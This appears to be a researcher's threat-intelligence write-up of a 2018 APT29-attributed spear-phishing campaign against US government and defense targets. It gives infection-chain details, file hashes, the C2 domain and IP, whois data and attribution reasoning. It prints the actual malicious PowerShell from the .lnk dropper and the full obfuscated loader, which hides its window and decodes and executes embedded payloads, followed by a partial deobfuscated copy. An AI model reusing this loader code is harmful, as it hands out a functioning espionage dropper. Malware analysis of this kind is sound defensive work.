APT29 / CozyBear

Targeting US public / gov sector and defense industries

author:
Emanuele De Lucia

16/11/18 10:30 CET

Intro

In the late evening of 15/11, submissions of malicious files likely to be referred to the APT29 Russian hacking group (also known as Cozy Bear) has been registered over a major online analysis platform (VT - @DrunkBinary credits). Analyzed files are likely belonging to a new cyber-espionage campaign aimed to infect strategic public / defense US systems.

Short Tips:

[+] too easy, too massive. false flag by another threat actor ?

[+] decoy op to hide the real target or scope ?

[+] dropper similar to that used in late 2016. APT29 is changing something but not the dropper ?

16/11/18 11:00 CET

Technical Details

Infection cycle seems to be performed through spear-phishing emails (sent from a compromised network) trying to deceive victims by pushing them to download an archive in "zip" format.

This archive is composed of some objects designed to infect the victim system.

An .lnk malicious powershell base64 encoded script

(***2cea2a1f53dac3f4fff156eacc2ecc8e98b1a64f0f5b5ee1c42c69d9a226c55c***)

is designed to drop a pedll (cyzfx.dat)

(***b77ff307ea74a3ab41c92036aea4a049b3c2e69b12a857d26910e535544dfb05***)


and to spot a decoy U.S. DoS (Department of State) document

(***b1c811d3f0e930b0096a9e785f730ba4d92458bd6dcfbdff4cf7a1e247ef20d1***).

The following is the clear retrieved code from the malicious *powershell* script:

$ptgt=0x0005e2be;$vcq=0x000623b6;$tb="ds7002.lnk";if (-not(Test-Path $tb)){$oe=Get-ChildItem -Path $Env:temp -Filter $tb -Recurse;if (-not $oe) {exit}[IO.Directory]::SetCurrentDirectory($oe.DirectoryName);}$vzvi=New-Object IO.FileStream $tb,'Open','Read','ReadWrite';$oe=New-Object byte[]($vcq-$ptgt);$r=$vzvi.Seek($ptgt,[IO.SeekOrigin]::Begin);$r=$vzvi.Read($oe,0,$vcq-$ptgt);$oe=[Convert]::FromBase64CharArray($oe,0,$oe.Length);$zk=[Text.Encoding]::ASCII.GetString($oe);iex $zk

This is a screen of the decoy doc:



U.S. Department of State

*OMB APPROVAL NO. 1405-0170
EXPIRATION DATE: 01-31-2021
ESTIMATED BURDEN: 2 hours

TRAINING/INTERNSHIP PLACEMENT PLAN

SECTION 1: ADDITIONAL EXCHANGE VISITOR INFORMATION

Trainee/Intern Name (Surname/Primary, Given Name(s) (must match passport name)
E-mail Address
Program Sponsor
Program Category
Occupational Category
Current Field of Study/Profession
Experience in Field (number of years)
Type of Degree or Certificate
Date Awarded (mm-dd-yyyy) or Expected
Training/Internship Dates (mm-dd-yyyy)
From
To

SECTION 2: HOST ORGANIZATION INFORMATION

Organization Name
Phase Site Address
Suite
City
State
ZIP Code
Website URL
Employer ID Number (EIN)
Exchange Visitor Hours Per Week
Compensation
Stipend Yes No If yes, how much? per
Non-Monetary Compensation Yes No If yes, value? per
Workers' Compensation Policy
Does your Workers' Compensation policy cover

The malicious pedll is going to read a specific region of *ds7002.lnk* (***0x0005e2be - 0x000623b6***) in order to drop further malicious embedded components. A dropped PE64DLL is a 1st functional backdoor aimed to acquire information about the victim system. It shows a very limited number of imported modules / functions and inside its main cycle it perform some decoding routines for a SoD of ***0x00046e00***. It s a CobaltStrike beaconer.

An useful timestamp retrieved from this PE64DLL is **2018-11-13**.

The extracted malicious domain name with which the PE64DLL is designed to communicate with is

pandorasong[.]com

registered on 2018-10-15 with the email address

vleger@tutanota.com

Domain whois:

```
Domain Name: PANDORASONG.COM
Registry Domain ID: 2321644686_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.PublicDomainRegistry.com
Registrar URL: http://www.publicdomainregistry.com
Updated Date: 2018-10-15T16:13:06Z
Creation Date: 2018-10-15T15:35:19Z
Registry Expiry Date: 2019-10-15T15:35:19Z
Domain Status: clientTransferProhibited
Name Server: 1A7EA920.BITCOIN-DNS.HOSTING
Name Server: A8332F3A.BITCOIN-DNS.HOSTING
Name Server: AD636824.BITCOIN-DNS.HOSTING
```

resolving the IP address **95.216.59[.]92.**

IP whois:

inetnum:	95.216.59.64 - 95.216.59.95
netname:	HOS-194881
descr:	HOS-194881
country:	DE
admin-c:	HOAC1-RIPE
tech-c:	HOAC1-RIPE
status:	ASSIGNED PA
notify:	ripe-mntner@hetzner.de
mnt-by:	HOS-GUN
created:	2018-04-03T01:20:01Z


The certificate of the server has been issued by Comodo and has been created on 2018-10-15.

Updated TTPs

APT29 / Cozy Bear is an hacking group that relies often on compromised web resources for CnC infrastructure. In this case they seems to be more prone to use a *modus operandi* usually associated with APT28 group, how to buy domain names (with a provider commonly associated with the latter `BITCOIN-DNS.HOSTING`) and dedicated servers for CnC.

The powershell dropper however [pl_dropper] is similar to that used in late 2016 during a similar cyber-ops. note: to take about FF.

CnC
Under a specific folder of the web service it s possible to find something like a multimedia content



The threat group in question is not new in the use of remote media content designed to provide specific commands for the running backdoors in encrypted, obfuscated or compressed format. todo: further investigation about this.

Update 16/11/18 14:00

Found others docs / samples belonging to the campaign in question.

Update 16/11/2018 15:00


An unpacked dump of pedll confirm its origin as CobaltStrike Beaconer (usually used by Chinese threat actors).

Update 16/11/2018 17:00

End of my “six hours” analysis. At this point i have not enough evidence to classify this operation as a FF performed by another threat group. I focused the last hour on finding some evidence of a FF by some Chinese threat actor but, considering that APT29 is a very versatile group and that it s capable to change / modify / adapt TTP very quickly, for now i can confirm the first attribution given by the security community. It s to consider this could be only the “phishing backdoor” to put in front of researchers in order to hide the real target or scope. This could explain why phishing emails has been detected in multiple geo regions (i was expecting a more focused campaign). Further personal analysis **(not reported here**) will be focused on a deep investigation of the cobaltstrike beaconer and in hunting more related malicious components.

Update: 17/11/2018 18:00

[+] Reversing deeply the PE64DLL



[+] Exfiltration path over “/access/?version…[truncated]....”

[+] Send remotely ***version,lid,token*** over GET method

[+] Retrieved another remote path to be investigated [???]

```
00000000021E
0010002C0000
00000000003E "Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) l
00000000003D "/radio/xmlrpc/v45"
```

[+] No backup domains / DGA routines found at this time.

[+] Static User-Agent

[+] Low anti-analysis tricks

[+] Campaign related hash linked to the malicious domain name to be investigated:

1906b867ea02caa9f44ef61369d1001c01907015547099ac102dacb3d4106ce5 (shared in VT)

[+] Campaign related hash linked to the malicious domain name to be investigated:

9019d751dd4ccd07ba4e00b628956ffd (NOT shared in VT)

[+] spear-phishing emails seem to be sent by different spoofed domain names but from the same IP (216.*.161.*)

[+] Body template analysis of the spear-phishing emails revealed a “one link for many” approach in contrast with last APT29 campaign where a “one link for one” approach has been used.

[+] Analysis of the PE64DLL variants confirms CobaltStrike beaconers.

[+] Monitoring actions revealed filtering rules have been applied over the CnC since 17/11 (15:10 ca) (this could be an indicator of an actor that is able to respond quite quickly to a detection).

[+] US as major country for DNS hits stats for the primary malicious domain name. Minor hits from EU and Israel (researchers at work ?)

[+] This update ends my weekend analysis about the new supposed op of APT29. I have at this point not enough evidence to confirm or deny an operarion conducted by the real APT29 group. Considering others APT actors are trying to mimic bears in this period, a FF op is also to be considered (i would think in this case to some chinese group). However, in my mind (this is only my personal point of view) here there is a sort of “fake” or reco op put in place in

order to hide the real target or intention of the group. I like to think to some sort of "military deception" event :)

Some others tech tips: [20/11/18 11:30 CET]

I wrote few line of python code in order to beautify a little the original malicious PS-Loader code.

[+] Full Original PS Loader :

```
function lylyvve(${ntnmbtq}, ${ayxlc}) {
${dedapri} = ""
${iiyzd} = 0
while (${iiyzd} -lt ${ntnmbtq}.Length) {
${knvgo} = [char] (${ntnmbtq}[${iiyzd}] -bxor ${ayxlc})
${dedapri} += "${knvgo}"
${iiyzd} = ${iiyzd} + 1
}
if ($PSVersionTable.PSVersion.Major -lt 3) {
${dedapri} = ${dedapri} -replace '"',`""
${dedapri} = ${dedapri} -replace "`"","```"
}
return $ExecutionContext.InvokeCommand.ExpandString(${dedapri})
}

function abejxg($vuvmxt, $crjtjsm, $uuckzka, $syontem) {
for ($dpdpjo = 0; $dpdpjo -lt 44; $dpdpjo += 53 - 0x2c - 8) {
for ($gdizsxd = 0; $gdizsxd -lt 39; $gdizsxd += 1) {
$vhnxtt = 53 + 50 - 5 + 36557
}
}
$izrfy = -(89 - 0x32 - 14) + 17855
$sqcxq = 17 + 30 + -(-47 + 16 + 39)
$sqcxq *= 94 + 0x2e + 726
try {
$aztykto = -93 + 0x5d - 0
while ($aztykto -lt 71) {
for ($mzbfl = -100 - 0x18 + 124; $mzbfl -lt 11 - 0x62 + 96; $mzbfl += -42 + 43) {
for ($glpwc = 75 - 24 - 51; $glpwc -lt -88 - 0x0 + 109; $glpwc += 1) {
try {
$razbfw = -(64 - 30) + (-81 + 124)
$razbfw *= 24 + 537
} catch [system.exception] {
$cptdmk = -38 + 123 -band 84 - 82
```

```
$cptdmk += 41413 -band -46 + 48 + 50419 -bxor (-80 - 0x32 + 28528) * (-59 - 47 + 30841)
/ (61 + 89 + 14071)
}finally {
$alssxa = -(78 - 12) + (-56 + 79)
$alssxa *= 18 - 0x36 + 874
}
}
}
$aztykto++
}
} catch [system.exception] {
$fpfgc = -(-34 + 72) + (-46 + 60826)
}finally {
$zkefs = 20 + 0x1e + 48 - (-39 + 5955)
}
}
function wcvqrx($blthn, $wabxu, $oojjhu) {
for ($wyemsp = 0; $wyemsp -lt $wabxu; $wyemsp++) {
$blthn[$wyemsp] = $blthn[$wyemsp] -bxor $oojjhu
}
}
function vurfoe($iwwma, $oufgke, $edblcez, $eelag) {
$hluev = New-Object byte[] 8182
$fzxkdrz = $hluev.Length
$iwwma.Seek($oufgke, [IO.SeekOrigin]::Begin) | out-null
while ($edblcez -gt 31 - 31) {
if ($fzxkdrz -gt $edblcez) {
$fzxkdrz = $edblcez
}
$iwwma.Read($hluev, -10 + 10, $fzxkdrz) | out-null
wcvqrx $hluev $fzxkdrz (8 + 84)
$eelag.Write($hluev, 90 - 90, $fzxkdrz)
$edblcez -= $fzxkdrz
}
}
function bygtqi($iwwma, $oufgke, $edblcez, $forfeud) {
$forfeud = [Environment]::ExpandEnvironmentVariables($forfeud)
$oxsdmlt = Split-Path -Parent $forfeud
if ($oxsdmlt) {
$blthn = Test-Path $oxsdmlt
} else {
$blthn = $True
}
if (!$blthn) {
New-Item -ItemType directory -Path $oxsdmlt | out-null
}
```

```
$cbwsczt = Split-Path -Leaf $forfeud
$xouvpwi = @(($forfeud,$((lylyvve @(((-26 + 275),(-13 + 55 + 115),(-87 + 90 + 137),(-26 + 166),(52 + 85 + 15),(-23 + 0x18 + 156),(-73 + 209),(-48 + 0x36 + 151),249,(80 + 48),248,(-85 + 8 + 268),(-49 + 0x63 + 140),(-86 - 0x3d + 318),(29 + 146),(-3 + 194),(-58 + 224),(21 + 0x31 + 98))) (-51 - 97 + 368))),$((lylyvve @(((22 + 161),(-85 + 283),(-27 + 242),223,194,(47 - 0x62 + 234),(46 - 27 + 187),(-48 + 230),241,(-52 - 99 + 391),229,225,(-2 + 79 + 164),(8 + 64 + 160),(-57 - 0x33 + 338))) (15 + 0x32 + 81)))))
foreach($forfeud in $xouvpwi) {
$forfeud = [Environment]::ExpandEnvironmentVariables($forfeud)
try {
$eelag = [IO.File]::Open($forfeud, [IO.FileMode]::OpenOrCreate, [IO.FileAccess]::Write)
} catch [Exception] {
continue
}
vurfoe $iwwma $oufgke $edblcez $eelag
$eelag.close()
break
}
return $forfeud
}
function myayxvj($lhrhdyo, $jzffhy) {
$xrfxpr = $((lylyvve @(((92 + 87 + 35),(98 - 52 + 206),(-52 - 0x59 + 393),252,(-78 + 330),(47 + 88),(94 - 0x31 + 107),176,(23 - 0x18 + 177),(34 + 115),(-12 + 12 + 177),(1 + 0x3f + 108),(-82 - 0x48 + 333),(-16 + 190),(-13 - 0x15 + 202),(-2 + 33 + 213),(32 - 0x8 + 230),(-53 + 236),(-26 + 0x26 + 173),174,(-77 - 0x63 + 354),185,(-33 - 0xf + 224),239,(66 + 172),(92 + 32 + 118),184,(75 + 101),(-52 + 2 + 226),(-47 - 0xd + 314),(-88 + 328),252,(52 + 107),(-95 + 275),189,174,143,(100 + 85),(-41 + 59 + 150),(92 + 160),225,(-96 - 94 + 442),(7 - 0xb + 163),(47 + 133),189,174,(-38 - 14 + 195),(-45 + 51 + 179),168,242,(-91 - 0x58 + 316),178,(34 + 147),191,(100 + 79),(-35 + 219),(25 - 0x0 + 160),240,(40 - 0x0 + 212),(-22 + 165),(12 + 0x41 + 108),(-71 - 31 + 270),(-4 - 0x7 + 155),(8 + 0x25 + 144),175,(79 + 18 + 71),(-84 + 0x35 + 184),(50 + 124),174,(28 + 151),174,(-97 + 349),(-37 + 262),252,168,(87 - 89 + 176),169,(89 + 96),(-43 + 288),129,(-90 + 342),(-57 + 271),252,(-6 + 78 + 180),252,(48 + 204),(97 + 75),(33 + 136),(13 - 69 + 246),(-15 + 0x5d + 98),181,(62 + 129),252,(75 + 0x4d + 23),(20 + 0x47 + 77),(91 + 98),(94 + 74),(16 + 165),(44 + 147),(-4 + 0x1c + 228),(-59 - 47 + 291),(65 + 99),168,(-31 + 216),(98 + 0x38 + 20),(-19 + 0x57 + 110),252,(-2 + 147),181,(-53 + 0x43 + 177),(52 + 0x1 + 121),(30 + 7 + 142),175,(-46 + 79 + 146),(-65 - 94 + 345),(-39 - 0x29 + 248),(-43 + 285),(-81 + 8 + 212),181,(-95 + 273),(41 - 0x61 + 295),(16 + 0x48 + 150),(80 + 0x15 + 141),143,(37 + 152),(-72 + 258),(76 + 109),(62 + 74 + 12),(-78 + 267),178,184,176,(-26 - 0x3c + 271),(75 + 100),(71 + 171),(-61 + 52 + 152),(-33 + 22 + 200),(-6 - 65 + 257),185,(-90 - 38 + 282),(-13 + 194),(-19 - 94 + 289),(-97 + 282),(49 + 99),(58 - 0x5e + 225),(59 + 0x12 + 101),184,176,(54 + 131),(64 + 188),159,(-31 + 205),(58 - 76 + 203),189,(0 - 41 + 209),(-71 - 96 + 352),(57 + 86 + 11),(-96 + 0x9 + 268),(-9 + 0x4f + 106),(9 + 176),(20 + 0x1f + 193),(60 + 0x5c + 62),(36 - 0x4b + 291),(-54 - 0x1e + 336),252,(18 + 2 + 232),(46 - 13 + 219),252,(-60 - 10 + 322),(-59 + 27 + 284),(-31 + 206),(-80 + 0x43 + 181),174,(14 + 167),(84 + 94),(47 + 140),(-11 - 0x49 + 336),186,(-69 +
```

250),(33 + 143),185,(40 + 0x52 + 24),(51 + 138),(-92 + 269),(-4 - 16 + 205),(-54 + 0x62 + 196),214,(-76 + 328),252,252,(-64 - 0x3e + 378),(76 + 176),(0 - 0x47 + 323),(-93 + 345),(38 + 214),135,(42 + 103),189,(29 + 145),175,180,189,(37 + 139),(-23 + 180),175,(0 + 244),137,(52 + 0x8 + 118),(70 + 107),189,(63 + 115),(15 + 174),(-66 + 253),(39 - 97 + 243),184,(-30 - 0x3e + 228),(34 + 131),172,(-18 + 203),242,137,(-54 - 0x3 + 289),(-41 + 65 + 221),(89 + 40),252,(-6 + 87 + 62),(-87 + 64 + 188),175,168,185,(-61 - 21 + 259),(0 - 0x11 + 259),(-61 + 210),(91 + 56),(56 + 186),(-6 - 85 + 245),181,(27 + 149),(91 + 94),(-45 + 202),191,(56 + 135),(-59 + 244),(29 + 0x46 + 76),(-43 + 218),252,(3 + 183),(35 + 146),176,(5 + 180),(20 - 0x6 + 143),191,(-54 - 0x28 + 285),185,175,(-72 + 247),240,(81 - 33 + 166),252,(98 + 32 + 122),(-3 + 255),252,252,(37 + 56 + 159),(54 - 100 + 298),252,(-9 + 144),(90 + 0x4f - 24),(16 + 173),174,(-27 - 66 + 268),180,(-1 - 47 + 237),(-72 + 0x20 + 216),157,(95 + 0x56 - 6),(98 - 0x62 + 244),(-86 + 223),178,177,(16 + 98 + 75),(55 + 123),189,(-46 - 0x28 + 273),(-68 - 0x38 + 309),(-49 - 42 + 275),136,(-21 + 186),(-82 - 0x28 + 294),(5 + 180),(-54 + 1 + 295),(41 - 0 + 96),232,(-80 + 325),129,252,143,165,175,(79 + 89),(53 - 0x39 + 189),177,242,(-58 + 207),(63 + 84),(-71 + 313),154,(-47 + 228),(-53 - 55 + 284),(32 - 0x9 + 162),(-19 + 162),180,(-23 + 212),(-97 + 11 + 260),(52 + 74 + 59),(36 + 216),186,(-74 - 0x40 + 319),(33 - 0x38 + 199),(99 + 35 + 51),(38 + 0x8 + 97),(-42 + 222),189,(-77 + 0x61 + 154),(17 + 168),240,(14 + 200),(11 + 241),(55 + 197),252,(-36 + 0x49 + 215),252,(-40 - 0x5 + 297),252,252,(-40 + 87 + 102),178,(43 + 125),(33 + 1 + 106),(95 + 73),174,(89 + 64 + 99),175,(-96 + 281),(-59 + 0x8 + 242),(-2 + 5 + 166),(-2 + 176),(-52 - 0x4f + 312),(1 + 167),(67 - 5 + 103),(-30 + 187),(27 + 48 + 93),(23 - 6 + 151),(-17 - 49 + 240),(-11 + 0x48 + 120),(-7 - 0x13 + 216),(34 - 6 + 141),168,(76 + 109),(-17 + 192),240,(-36 + 250),(98 + 154),(-55 + 307),(73 - 21 + 200),252,(-50 - 88 + 390),(-51 - 96 + 399),(-14 + 266),(7 + 245),(9 + 126),145,(-13 + 202),(-52 - 0x12 + 244),(-84 - 0x3c + 319),180,189,176,(-25 + 182),(3 + 5 + 167),(82 + 162),137,178,(-67 + 244),189,(55 + 123),(56 + 53 + 80),(-85 - 55 + 327),(53 - 0x45 + 201),(63 + 121),136,165,(92 + 80),(5 + 0x30 + 132),(-60 + 38 + 264),137,(-4 - 0x30 + 284),(61 + 184),(-26 - 0x3f + 218),(68 - 0x40 + 248),(39 + 104),(44 + 121),(-58 - 69 + 302),168,(-78 - 0x50 + 343),(-39 - 0x16 + 238),(-43 + 285),(84 + 0x14 + 45),147,(85 + 157),154,(13 - 90 + 258),(-74 + 9 + 241),(-53 + 238),(45 + 0x24 + 64),(-73 + 252),184,(-38 + 0x27 + 184),(39 + 53 + 160),(63 - 94 + 222),174,(-36 + 221),(28 + 161),168,181,179,178,152,(38 - 0x3c + 203),(13 + 0x32 + 112),(-81 + 253),(47 + 132),(2 - 0x19 + 198),(93 + 88),(-23 + 191),181,(-3 - 0x33 + 233),178,(-64 + 304),(-36 + 250),(-59 + 311),(-87 + 0x20 + 307),252,(52 - 0xb + 211),(98 - 2 + 156),(35 + 72 + 145),(27 - 20 + 245),(-16 - 62 + 330),135,(54 + 91),(11 - 84 + 262),(73 - 0x21 + 134),(-76 - 0x50 + 331),(15 + 0x24 + 129),(55 + 134),(85 + 91),(51 + 106),(3 + 0x2c + 128),(2 + 242),137,(-54 + 232),(-85 + 0x32 + 212),(-53 + 242),(19 - 0x51 + 240),(72 - 54 + 171),(40 + 147),(-68 + 55 + 198),(53 + 0x4b + 56),136,(-67 - 9 + 241),172,(77 + 108),(93 + 90 + 59),(-87 - 0xb + 235),232,(-97 + 342),(-45 + 0x62 + 76),(-58 + 310),143,(-95 - 24 + 284),(-69 + 244),(-75 + 243),(46 - 0x5c + 231),(81 + 96),242,149,147,(-10 + 252),(79 + 75),(-51 + 232),(-79 - 0x48 + 327),185,(-85 + 58 + 184),(1 + 167),168,(-30 + 33 + 171),(92 + 21 + 68),(-11 + 201),169,(-90 + 258),(-86 + 271),(-73 + 248),252,186,176,(-86 - 87 + 362),(-82 + 269),(1 + 174),(-43 + 283),(97 + 3 + 114),(-25 + 277),252,(-1 - 0x16 + 275),(80 - 0x25 + 209),(-41 + 293),(-42 - 15 + 309),252,(-22 + 274),149,(65 + 0x2b + 70),(-68 + 236),(-99 - 95 + 334),(-67 + 235),(57 - 0x44 + 185),(96 + 156),(-72 + 1 + 239),(2 + 0x2c + 139),177,(52 + 120),176,(85 + 15 + 89),168,185,(-50 - 0x63 + 394),(-95 - 0x3 + 329),(33 + 181))) (13 + 62 + 145)))

```
$pfyyl = Add-Type -MemberDefinition $xrfxpr -Name $((lylyvve @((157,(11 + 168),(-5 - 56 + 225),184,179,(-66 + 252),229,(-69 + 297))) (59 + 1 + 154))) -Namespace $((lylyvve @(((-68 + 100),(-69 + 99),25,(15 + 53),(89 - 20))) (-72 + 191))) -PassThru
$pcbbel = $pfyyl::CreateFile($lhrhdyo, $jzffhy, [IO.FileShare]::ReadWrite, 97 - 97, [IO.FileMode]::OpenOrCreate, [IO.FileAttributes]::Normal, 59 - 0x45 + 10)
$ovovpab = New-Object IO.FileStream $pcbbel,$jzffhy
return $ovovpab
}
$jzffhy = [IO.FileAccess]::READ
$gibisec = myayxvj $((lylyvve @(((81 - 0x5e + 203),169,(48 + 189),(-21 + 255),(49 + 0x5f + 90),232,(-40 + 284),182,(92 + 88),(19 - 4 + 162))) (39 + 179))) $jzffhy
$soecks = $((lylyvve @(((20 + 101),102,78,(-51 + 129),(-49 + 0x45 + 87),(87 - 8),(-76 + 158),(6 + 71),80,86,(25 + 61 - 76),(73 + 5 - 78),(41 + 0x6 + 40),(10 + 16 + 55),(-12 - 50 + 133),80,(50 - 33),(-38 + 54),12,70,(10 + 0x28 + 28),78,(15 - 71 + 56),(50 - 72 + 33),(-79 + 206),(83 - 81),(-32 + 17 + 97),(-93 + 29 + 151),(92 + 57 - 85),(-100 + 44 + 134),(-46 - 63 + 184),65,2,(48 + 33),86,67,(36 - 40 + 90),75,65,(-83 + 0x18 + 61),71,90,(4 + 82),(-28 - 0x19 + 124),(-37 + 117),(79 - 3),(-63 + 65),(-37 - 0x11 + 118),77,(-51 + 0x3c + 68),(66 + 96 - 84),2,(44 + 0x31 + 20),(89 - 15),(63 + 14),(54 + 33 - 2),(-23 - 0x53 + 223),(-33 + 108),(3 + 73),(-62 + 132),(-75 - 0x4f + 231),85,(66 - 56),(63 + 12),(-100 - 0x0 + 176),(-12 + 98),2,(-69 + 143),(51 + 0x36 - 38),(-79 - 16 + 171),(-62 + 60 + 72),(-19 - 80 + 177),(69 + 2),14,2,(75 - 40 + 40),76,(37 + 49),2,(-44 - 0x24 + 161),86,(-13 - 0x4a + 154),86,(-81 + 98 + 54),11,25)) (66 - 32)))
add-type -name win -member $soecks -namespace native
[native.win]::ShowWindow(([System.Diagnostics.Process]::GetCurrentProcess() | Get-Process).MainWindowHandle, 0)
$oufgke = 0x48bd8
$wabxu = 0x5e2be - $oufgke
$lblij = bygtqi $gibisec $oufgke $wabxu $((lylyvve @((173,(1 + 0xd + 206),205,(5 - 0x48 + 264),(14 + 202),(95 + 78),212,(5 + 0x31 + 182),(20 - 0x1e + 261),(58 + 133),(-3 + 187),(-47 + 231),(-99 + 285),(-32 - 0x25 + 235),(-96 + 312),(75 + 129),(-18 + 93 + 131))) (20 + 116)))
Invoke-Item $((lylyvve @((7,(30 + 0x34 - 3),65,(84 - 5),(-38 + 112),(-16 + 0x25 + 52))) 35))
$oufgke = 0x0dd8
$wabxu = 0x48bd8 - $oufgke
$yhcgpw = bygtqi $gibisec $oufgke $wabxu $((lylyvve @(((-56 + 200),249,(76 + 174),(46 + 200),(-8 + 252),(93 + 56 + 100),(76 + 91 + 77),(80 + 149),229,241,(98 + 95 + 51),(13 + 212),(-99 + 343),(50 + 94),(-44 + 277),(62 + 152),(-96 - 53 + 353),207,(-31 + 242),(-58 + 272),(-41 + 84 + 112),(62 + 147),(-50 + 0x4b + 187),(-12 + 0x21 + 172))) 181))
if ($ENV:PROCESSOR_ARCHITECTURE -eq $((lylyvve @(((87 - 49),(87 + 57 - 102),35,(-59 + 140),(-69 + 152))) 103))) {
& ($((lylyvve @(((34 + 145),180,(-46 + 221),(40 - 92 + 217),(-41 + 214),(-85 + 258),(-50 - 83 + 375),(16 + 227),239,164,(-74 + 18 + 241),(67 + 0x27 + 58))) (-64 - 1 + 258))) $((lylyvve @(((-95 + 49 + 234),(99 + 0x21 + 93),(-99 + 0x2e + 293),(-6 - 21 + 278),255,232,239,(46 + 134))) (-20 + 172))) $((lylyvve @((84,(-33 + 140),109,(-64 - 0x61 + 267),(5 + 107),(63 - 89 + 92),(-18 + 131),(-32 + 138),(54 + 49),(-1 - 0x39 + 170),109,(44 + 63),(-68 + 77 + 97),(99 + 61 - 89),(2 - 79 + 178),(-35 + 139),(-51 + 0x1e + 125))) (20 - 16)))
```

```
}
```

[+] Full Pseudo-PSLoader [Cleared and Unobfuscated - some functions renamed]

```
function decode_string(${param_1}, ${param_2}) {
${var_1} = ""
${var_2} = 0
while (${var_2} -lt ${param_1}.Length) {
${knvgo} = [char] (${param_1}[${var_2}] -bxor ${param_2})
${var_1} += "${knvgo}"
${var_2} = ${var_2} + 1
}
if ($PSVersionTable.PSVersion.Major -lt 3) {
${var_1} = ${var_1} -replace '"',"`""
${var_1} = ${var_1} -replace "`"","```""
}
return $ExecutionContext.InvokeCommand.ExpandString(${var_1})
}

function abejxg($vuvmxt, $crjtjsm, $uuckzka, $syontem) {
for ($dpdpjo = 0; $dpdpjo -lt 44; $dpdpjo += 53 - 0x2c - 8) {
for ($gdizsxd = 0; $gdizsxd -lt 39; $gdizsxd += 1) {
$vhnxtt = 53 + 50 - 5 + 36557
}
}
$izrfy = -(89 - 0x32 - 14) + 17855
$sqcxq = 17 + 30 + -(-47 + 16 + 39)
$sqcxq *= 94 + 0x2e + 726
try {
$aztykto = -93 + 0x5d - 0
while ($aztykto -lt 71) {
for ($mzbfl = -100 - 0x18 + 124; $mzbfl -lt 11 - 0x62 + 96; $mzbfl += -42 + 43) {
for ($glpwc = 75 - 24 - 51; $glpwc -lt -88 - 0x0 + 109; $glpwc += 1) {
try {
$razbfw = -(64 - 30) + (-81 + 124)
$razbfw *= 24 + 537
} catch [system.exception] {
$cptdmk = -38 + 123 -band 84 - 82
$cptdmk += 41413 -band -46 + 48 + 50419 -bxor (-80 - 0x32 + 28528) * (-59 - 47 + 30841)
/ (61 + 89 + 14071)
}finally {
$alssxa = -(78 - 12) + (-56 + 79)
$alssxa *= 18 - 0x36 + 874
```

```
}
}
}
$aztykto++
}
} catch [system.exception] {
$fpfgc = -(-34 + 72) + (-46 + 60826)
}finally {
$zkefs = 20 + 0x1e + 48 - (-39 + 5955)
}
}
function xor_decode($blthn, $wabxu, $oojjhu) {
for ($wyemsp = 0; $wyemsp -lt $wabxu; $wyemsp++) {
$blthn[$wyemsp] = $blthn[$wyemsp] -bxor $oojjhu
}
}
function vurfoe($iwwma, $oufgke, $edblcez, $eelag) {
$object = New-Object byte[] 8182
